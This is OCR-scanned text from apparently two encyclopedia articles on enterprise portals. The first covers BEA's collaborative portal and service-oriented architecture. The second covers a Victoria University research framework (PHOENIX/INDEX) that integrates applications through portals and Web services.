



Figure 2. Screenshot of the Developer to Developer (Dev2Dev) BEA portal



or business-to-supplier (Bisconti, 2004; Cherbakov et al., 2005; Collins, 2003; Terra & Gordon, 2002).

An example of the collaborative portal used in an enterprise that is itself a major player in the provision of the solutions for the collaborative enterprise portal market is the developer portal from BEA (www.bea.com). This portal can be found at http://dev2dev.bea.com. The screenshot from the main page of this portal is shown in Figure 2.


The objective of this portal is to offer extensive support to developers and those who want to evaluate BEA products. Variety of utilities and tools, technical talks and educational services, blogs, wikis, and sample portals that illustrate collaboration and other services are offered here. Note the presence of the portal community and the ability to browse by role (architect or platform administrator).

SERVICE-ORIENTED ARCHITECTURE

Collaborative enterprise portal comprises an integral element of the service-oriented architecture (SOA). BEA WebLogic Server architecture (www.bea.com) and its WebLogic Enterprise Platform[1] offer one of the best examples of the functionality available within an integrated service framework—portal, personalization services, commerce, business process management, and integration services. Figure 3 shows these elements.

Service-oriented ideas are important for both, the business and the information technology communities because they hold the promise of interoperability between heterogeneous systems, reuse of components, and flexible and efficient

Figure 3. An example of the integrated service framework



business processes (Elfataray & Layzell, 2004; Kano et al., 2005). An integration path based on open standards appears to be the effective way to achieve the most advanced level in the portal evolution toward collaborative enterprise portal (BEA 2005; Lewis, Hasan, & Alexandrov, 2004). Leveraging the services of collaboration (presence awareness, instant messaging, Web conferencing, and third party applications in the context of business processes) allows the portal user to tap into different resources throughout the enterprise through a consistent interface of a portal.

An example of collaborative activities and presentation of information through the collaborative enterprise portal (constructed for Pfizer by BEA software) is shown in Figure 4.This application gives enterprise accountants, tax attorneys, internal and external auditors a coordinated system for performing their job.

FUTURE TRENDS


The most significant future trend is the push toward construction of the collaborative enterprise portal as an application platform for all the business an enterprise conducts in the marketplace (BEA, 2005; IBM, 2005). The idea is to consider enterprise portal as a framework *and* a platform for most business needs that integrates all business processes and reporting; that serves as a one-stop location for all of the users' work (employees, customers, suppliers, business partners) in real time. In due course, with the deployment of such a portal the workplace may become one seamless digital electronic center accessible from anywhere, on any device.

Another emerging trend is the creation of the user environments that integrate access to grid services (Nemeth, 2004) and grid-based computing environments (Foster 2002). At present more research is needed on how users utilize the grid and its services, and to identify functionalities in order to understand what can be done now and what can be done in the future (Deelman, 2003; Patvarszki, 2004).

CONCLUSION

The enterprise portal serves as an effective mode for presenting content from multiple systems in a clear and concise way. This characteristic has made portals popular among enterprises requiring a platform that is used to centralize access to information. As a result, some consider it the desktop of the Internet generation. Many enterprises, however, expect that their portal will extend beyond the Web, reaching mobile phones, pagers and PDAs. Deployment of such a portal would allow the enterprise to provide centralized access to

Figure 4. An example of the collaborative enterprise portal application



information any time, any place, from any device. Such is the vision of the collaborative multi-channel enterprise portal: technology delivering the pervasive Internet.

The true test in recognizing if an enterprise has achieved a collaborative portal is whether, through the use of a portal by its employees, customers, suppliers, and business partners, the enterprise has created a workplace where portal's users begin and end their day. Constructing such a workplace requires more than just access to applications and content. The most evolved portal, by today's standards, must also provide access to people and expertise through collaboration; enable key business processes; and appear integrated and personalized for each user's various roles.

REFERENCES

BEA. (2005). BEA Solutions Portal White Paper. Retrieved from www.bea.com/content/news_events/white_papers/BEA_WL_Portal_81_ds.pdf

Bisconti, K. (2004). *The portal (r)evolution is upon us.* Retrieved from http://www.portalsmag.com/articles/default.asp?ArticleID=6152

Bristow, P., Dickinson, C., Duke, S. Henry, S., & Makey, P. (2001). *Enterprise portals: Business application and technologies*. East Yorkshire: Butler Group.

Cherbakov, L., Galambos, G., Harishankar, G., Kalyana, S., & Rackham, G. (2005). Impact of service orientation at the business level. *IBM Systems Journal, 44*(4), 653-668.

Collins, H. (*2003). Enterprise knowledge portals.* New York: Amacom.

Crawford, C. H., Bate, G. P., Cherbakov, L., Holley, K., & Tsocanos, C. (2005). Toward an on demand service-oriented architecture. *IBM Systems Journal, 441*(1), 81-108.

Deelman, E., Blythe, J., Gil, Y., Kesselman, C., Mehta, G., Vahi, K., et al. (2003). Mapping abstract complex workflows onto grid environments. *Journal of Grid Computing,1*(1), 25-39.

Elfataray, A., & Layzell, P. (2004). Negotiating in the service-oriented environment. *Communications of the ACM, 47*(8), 103-108.

Foster, I. (2002). *What is the Grid? A three point checklist.* Retrieved from http://www-fp.mcs.anl.gov/~foster/Articles/WhatIsTheGrid.pdf

Havenstein, H. (2005). IT mangers seek help with Web services. *Computerworld*. Retrieved from http://www.computerworld.com/developmenttopics/development/story/0,10801,106736,00.html

IDC Executive Brief. (2005). *Operational business intelligence: Timing the data explosion*. Retrieved from http://cwsc.leadix.com/sites/g3/files/IDCExecBrief.pdf

IBM. (2003). *Business process execution language for Web services (BPEL4WS), Version 1.1*. Retrieved from http://www-128.ibm.com/developerworks/library/specification/ws-bpel/

IBM. (2005). *SOA and Web services*. Retrieved from http://www.ibm.com/developerworks/webservices/

Kano, M., Koide, A., Liu, T.-K., & Ramachandran, B. (2005). *Analysis and simulation of business solutions in a service-oriented architecture*. *IBM Systems Journal, 44*(4), 669-690.

Lewis, G., Hasan, S. M., & Alexandrov, V. (2004). Building collaborative environments for advanced computing. In *Proceedings of the 17th International Conference on Parallel and Distributed Systems*, (pp. 497-502). San Francisco.

Millen, D. R., Fontane, M. A., & Muller, M. J. (2002). Understanding the benefits and costs of communities of practice. *Communications of the ACM,45*(4), 69-73.

Moore, C. (2002). Plumtree portal tackles HR. *InfoWorld*. Retrieved from http://www.infoworld.com/article/02/08/26/020826hnplumtree_1.html

Németh, C., Dózsa, G., Lovas, R., & Kacsuk, P. (2004, May 14-17). The P-GRADE grid portal. In A. Laganà, M. L. Gavrilova, V. Kumar, Y. Mun, C. J. K. Tan, & O. Gervasi (Eds.), *Proceedings of the International Conference on Computational Science and Its Applications—ICCSA 2004, Part II*, Assisi, Italy (LNCS 3044, pp. 10-19). Springer.

Patvarszki, J., Dozsa, G., & Kacsuk, P. (2004). The Hungarian supercomputing grid in the actual practice. In *Proceedings of the 27th Conference on Hypermedia and Grid Systems*, Opatija, Croatia (pp. 203-207).

Strauss, H. (1999). All about Web portals: A home page doth not a portal make. In R. N. Katz (Ed.), *Web Portals and Higher Education* (pp. 33-40). San Francisco: Jossey-Bass.

Terra, J. C., & Gordon, C. (2002). *Realizing the promise of corporate portals: Leveraging knowledge for business success*. Boston: Butterworth-Heinemann.

Thomas, M., Redmond, R., Yoon, V., & Singh, R. (2005). A semantic approach to monitor business process. *Communications of the ACM, 48*(12), 55-59.

Yong, J. K., Chaudhury, A. & Rao, H. R. (2002). A knowledge management perspective to evaluation of enterprise information portals. *Knowledge and Process Management, 9*(2), 7-71.

FURTHER READING

Portals Magazine: http://www.portalsmag.com/

Globus: A community of organizations and individuals developing fundamental technologies behind the grid; partners in e-business and e-science projects. They construct grid solutions for a variety of challenges that come up when people need to share resources. The Globus Toolkit is an open source software toolkit used for building grid systems and applications. It is being developed all over the world. A growing number of enterprises are using Globus Toolkit to unlock the potential of grids. http://www.globus.org/

The Grid Portal Toolkit: A collection of technologies designed to aid in the development of science portals on computational grids: user portals, applications interfaces, and education portals. https://gridport.npaci.edu/

Semantic Web Portal Working Group: http://www.deri.at/research/projects/sw-portal

LHC, Large Hadron Collider: Worldwide LHC Computing Grid for the Distributed Production Environment. http://lcg.web.cern.ch/LCG/

KEY TERMS

Collaboration: Work of a group of people on a common task or project. Enterprise portal users interacting on a problem through shared resources (data, applications, processes), including inter-operation of visualization systems.

Collaboration (Digital): Group of people sharing events which define state changes in the objects they are using. To implement collaboration an event notification service is required and a session management service by which a user can subscribe to the original data and updates via events.

Loosely Coupled: Unrestricted joining. In the context of this article, loose linking enabled by Web services. Loosely coupled services, even if they use incompatible system technologies, can be joined together on demand to create composite services, or disassembled just as easily into their functional components. (See also services)

Portlet: Standard-based application component assembled within a portal. Open source site committed to helping portal developers learn from their industry peers and share best practices for developing standards-based portlets can be found at http://portlet-opensrc.sourceforge.net/

P-Grade Grid Portal: A workflow-oriented grid portal that enables the creation, execution and monitoring workflows in grid environments through high-level, graphical Web interfaces. Components of the workflows can be sequential and parallel jobs. This type of portal hides the low-level details of grid access mechanisms by providing a high-level user interface that can be employed for any grid. Such portal can be configured to access several grids and allow the portal user to exploit all those grids simultaneously during the execution of the workflow.

Services: For a service-oriented architecture (SOA), interrelation of an application's different functional units (services) through well-defined interfaces and contracts between these services. The interface is defined in a neutral manner that is independent of the hardware platform, the operating system, and the programming language in which the service is implemented. This allows services, built on a variety of such systems, to interact with each other in a uniform and universal manner. The feature of having a neutral interface definition that is not strongly tied to a particular implementation is referred as loose coupling between services. The benefit of a loosely-coupled system is its agility and ability to adapt to changes in the structure and implementation of the internals of each service that make up the whole application. Tight-coupling, means that the interfaces between the different components of an application are tightly interrelated in function and form. This seriously impacts any form of change that is required to parts of or the whole of the application.

Web Services: Modular applications that can be described, published, located, and invoked over standard Internet protocols using standardized XML messaging. Applications use the XML-based simple object access protocol (SOAP) for the exchange of information in a loosely coupled, distributed environment. Applications posted to the Web are described with the Web service definition language (WSDL) and registered with a public or private service registry using the universal description, discovery and integration (UDDI) standard.

ENDNOTE

1 Detailed information on BEA WebLogic Server and The Foundation for Enterprise Application Infrastructure is at http://dev2dev.bea.com/pub/a/2004/01/WLS_81_Overview.html?page=last#Enterprise

Collaborative Real-Time Information Services via Portals

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INTRODUCTION

The increased use of online services in the commercial world has produced considerable impact on traditional technologies. Traditional information technologies were developed in an era where use of Internet technologies was not widespread. They have a long history and are often based on mature and stable technologies, or practices such as user interface design, artificial intelligence techniques, and so forth. In the era of e-business, business operations are often conducted in conjunction with business alliances and partners through networked activities. Internet (or Web-based) technologies are fulfilling an enabling role to meet the communication and collaboration requirements of e-business. In this article, we share our experiences in how traditional information technologies are coupled with Web-based technologies to gain much-needed leverage in offering e-business solutions. Portals, as the major communication media for Web users, offer opportunities for collaboration using multiple technologies. They also serve as mechanisms for integrating a variety of online services supported by traditional applications. In this article we will discuss the role of portals in application integration for online collaborative service delivery. Particular emphasis will be given to the marrying of the modern roles of portals in e-business with those roles where portals fulfil the traditional roles of front-end technologies. The article demonstrates its vision through a portal-based application integration solution framework associated with a typical application scenario. We demonstrate the effectiveness of using portals in application integration by employing an experimental framework implemented in the PHOENIX research project at Victoria University (http://www.staff.vu.edu.au/PHOENIX/phoenix/index1.htm).

RESEARCH PROJECT BACKGROUND TECHNOLOGIES

Before we describe our solution framework, we outline the background technologies used in our research project. These consist of portal technologies, knowledge management and Web services.

Portals Infrastructure

Portal solutions are heavily reliant on the use of existing applications and infrastructure to improve online services efficiency. Our framework is based on the logical architecture suggested by Britton (2001). This architecture contains three tiers—the presentation layer, the application server layer, and an enterprise information services layer.

The Presentation Layer

The main function of the presentation layer is to provide a unified view of results delivered by different applications that users usually view on browsers. There are common ways to render information content on the browsers such as HTML, plug-ins, applets, and portlets (Britton, 2001). Of these methods, we pay special attention to porlets. Portals use portlets as pluggable user interface components that provide a presentation layer and produce dynamic information displayed on the portal. They run on the Web server that provides content to the Web browser. Portlets also import different services offered by other applications to the front-end by determining the service features to be displayed on the user interface. Thus, portlets provide a bridge to the portal's middle tier. Most portal construction software allows administrators to create their own customised portlets.

Application Server Layer

The presentation layer provides input to the application server layer. Application server refers to software residing beneath the Web server that handles the special designated tasks received by the Web server from end-users. In this layer, business rules are executed triggering possible application integration operations. The application server applies business solution logic and delivers the results back to the Web server before the results are sent to the users' browsers. An application server usually works in an n-tier environment because it performs different roles at different levels. Some of the main roles that the application server provides include back-end application coordination and integration (e.g., applications for taking orders, credit checking, and fulfilling orders), and execution of business logic (e.g., related workflow) in response to users requirements. Some commercial vendors have combined the roles of Web server and application server in their products. For example, SAP Web application server combines the roles of standard Web server and application server.

Enterprise Information Services Layer

This layer contains enterprise information systems (EIS) such as CRM systems, database systems, and legacy systems (Britton, 2001). The systems can be located across company boundaries offering potential integration opportunities via a layered infrastructure of portal services.

WEB SERVICES

Web services is an emerging technology that supports application integration across the Internet. The Gartner Group (2001) defines a Web service as: “A software component that represents a business function (or a business service) and can be accessed by another application (a client, a server or another Web Service) over public networks using generally available ubiquitous protocols and transports (i.e. SOAP over HTTP).” That is, once a Web service is deployed, other applications (and other Web services) can discover and invoke the deployed service.

STANDARDS AND PROTOCOLS

The technical standard and protocols for portal applications are sharable with those for Web services. Thus portals and Web services can be combined to offer applications integration solutions across Internet. Some of these protocols and standards include:

WSRP

Web services for remote portlets (WSRP) is a standard that enables portals to access and display portlets that are hosted on a remote server. The WSRP specification defines a Web service interface for interacting with interactive presentation-oriented Web services. The motivations behind the WSRP functionality include: (a) allowing portal servers to provide portlets as presentation-oriented Web services that can be used by engines consuming Web services; (b) allowing portal servers to integrate services from different content providers into a portal framework.

WSDL

Web Services Description Language (WSDL) (Christensen et al., 2001) is used by Web services to describe available services. It provides an effective way for service providers to describe their services. A WSDL definition contains the information necessary for two systems to exchange Web service messages.

SOAP

Simple object access protocol (SOAP) is used for invoking Web services and is based on XML. It provides an envelope for sending and receiving XML data and documents. It allows program components and applications to interact with each other via the HTTP Internet protocol. *SOAP* is platform independent, does not depend on the programming language, is simple, flexible, and easily expandable.

KNOWLEDGE MANAGEMENT SYSTEM

INDEX (Dai & Wright, 1996) is the knowledge management system currently being used in the PHOENIX research project. It is used to coordinate application integration processes and to provide integration knowledge to management services. Integration knowledge guides the system in choosing and invoking the appropriate application packages or services in response to the tasks originating from the portal front-end. It is also used to deliver solutions back to the portal. The knowledge driven approach ensures that users’ requests and information services are processed and delivered intelligently. The core services INDEX provides include the goal-directed inference (GDI) and the event-driven inference (EDI). These provide services and knowledge editing facilities, which are deployed as Web services, thus allowing INDEX services and facilities to be assessable remotely across the Internet. GDI and EDI services cover a variety of tasks associated with users’ requirements. For instance, when users have well defined tasks in mind, GDI services such as fault diagnosis would be appropriate. If users do not know the specific tasks or problems, EDI could assist them by providing services such as alerts to management. The INDEX knowledge management system has the capability of communicating with external systems or application packages such as portals that serve as application front-ends.

ONLINE COLLABORATION SERVICE DELIVERY FRAMEWORK

The need to tie together incompatible enterprise systems has increased so greatly that many companies have shifted their IT focus from development to integration. Given the importance of integration, PHOENIX aims to leverage the service-oriented infrastructure for applications integration in order to build and generate user centric solutions and business specific applications. Consequently, on-demand solutions, such as improving business intelligence or finding better approaches in the supply chain of an organization, are produced through the collaboration of various solutions. These solutions are integrated by middleware. The middleware acts as the intermediary for software agents of components associated with applications connected to the business system by either wired or wireless networks. Without such integration, individual enterprise technology systems work in partially or completely autonomous environments thus limiting their effectiveness.

The aim of PHEONIX's applied research is the delivery of innovative applications combining traditional and leading edge technologies that include application packages and products and services from leading vendors. The use of Portals plays several important roles in our research. Two of the more important roles are firstly, providing front-end Web-based user interface services and secondly, acting as a bridge for back-end application integration services. Figure 1 shows the high-level conceptual diagram associated with the applications oriented research. The figure shows client requests generated from various sources such as mobile devices and desktops. These requests are received via the portal and after processing results are returned to the clients via the portal. Thus, the portal plays the front-end role in receiving clients' requests across the Web via interface agents (Dai & Abrahams, 2005) and delivering results to the clients. Having received a client query via the portal, the INDEX component, which provide the system's coordination services invokes and executes the business logic modules (BLM) required in solving the specified problem. INDEX is deployed on multiple application servers each interacting with a Web server hosting a commercial portal product for which the University has license agreements with the relevant vendor. The two main commercial products are SAP Enterprise Portal and IBM WebSphere Portal. The consequence of executing business rules on BLM is a dynamic integration process binding different applications together behind a screen. In such a scenario, collaborative solutions are eventually delivered via portals.

Figure 2 presents a technical view of our application integration framework using SAP and IBM packages. INDEX

Figure 1. Conceptual diagram for the proposed applied research environment





Figure 2. Collaborative information delivery



integrates knowledge management and data management in one system. The main role of the data management module is to provide the required information via a dynamic problem solving process. Goal-directed inference (GDI) and event-driven inference (EDI), as well as the knowledge editing (back-end) facilities form the knowledge management module, which is powered by a plan generator and a plan executor. The plan generator produces solution plans for incoming tasks, and the plan executor applies the generated plans. GDI and EDI are deployed as Web services. These Web services are located on an IBM application server.


The data management module is based on a database virtual schema and offers services that include user request transformation, mapping and query generations. The technical configuration of this module is shown in Figure 3.

Our PHEONIX framework is comparable to an architecture proposed by Firestone (2003) in his book on enterprise information portals and knowledge management. Our INDEX system plays a similar role to that played by the artificial information manager (AIM) layer in Firestone's Portal for Application Integration (PAI) framework. However, we believe that the INDEX Web services as currently deployed through GDI and EDI are more scalable and flexible than Firestone's framework. This is because INDEX technologies have specially been designed to work collaboratively with existing technologies (e.g., third party applications via connectors and adaptors) and practices. That is, our research project aims to deliver collaborative Web-based applications that work effectively with existing applications including commercial products and tools.

FUTURE TRENDS

The increased use of online information services will see Web-based client programs gradually replace traditional application user interface programs. Development standards will also become more unified. Portals, due to their unique features, will play an increasingly important role in offering user interface services. Portals' successes will also ultimately depend on the progress of application integration across the Internet using Web services. In future research, we will extend existing plug-in concepts and scope to al-

Figure 3. Collaborative information services



low application modules and data sources to be integrated dynamically on demand.

CONCLUSION

This article discussed the relevance of Web-based technologies, in particular, portal technologies, to e-business. It reviewed background technologies relevant to portal operations and deployment, and emphasised the importance of application integration, especially with traditional existing technologies. We discussed the role of portals as both a front-end interface with users and as a vehicle for back-end integration with different applications. We presented the PHEONIX solution framework to demonstrate the use of portals. Related work has also been discussed.

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REFERENCES

Britton, C. (2001). *Architectures and middleware: Strategies for building large, integrated systems.* Boston: Addison Wesley.

Christensen, E., Curbera, F., Meredith, G., & Weerawarana, S. (2001). *WSDL 1.1*. http://www.w3.org/TR/wsdl

Dai, W., & Abrahams, B. (2005). A multiagent architecture for semantic Web resources. In *Proceedings of the 2005 IEEE/WIC/ACM International Conference on Intelligence Agent Technology. IAT 2005* (pp. 289 -292). France: IEEE Computer Society Press. Retrieved from http://www.hds.utc.fr/IAT05/

Dai, W., & Wright, S. L. (1996). Strategies for integrating knowledge-based system techniques within conventional software environments. *International Journal of Intelligent Systems, 11*(11), 989-1011.

Firestone, J. M. (2003). *Enterprise information portals and knowledge management*. Burlinton, MA: Butterworth Heinemann; Elsevier Science.

Gartner Group. (2001). The need for Web services standards—Research note. Retrieved from http://www3.gartner.com/Init

KEY TERMS

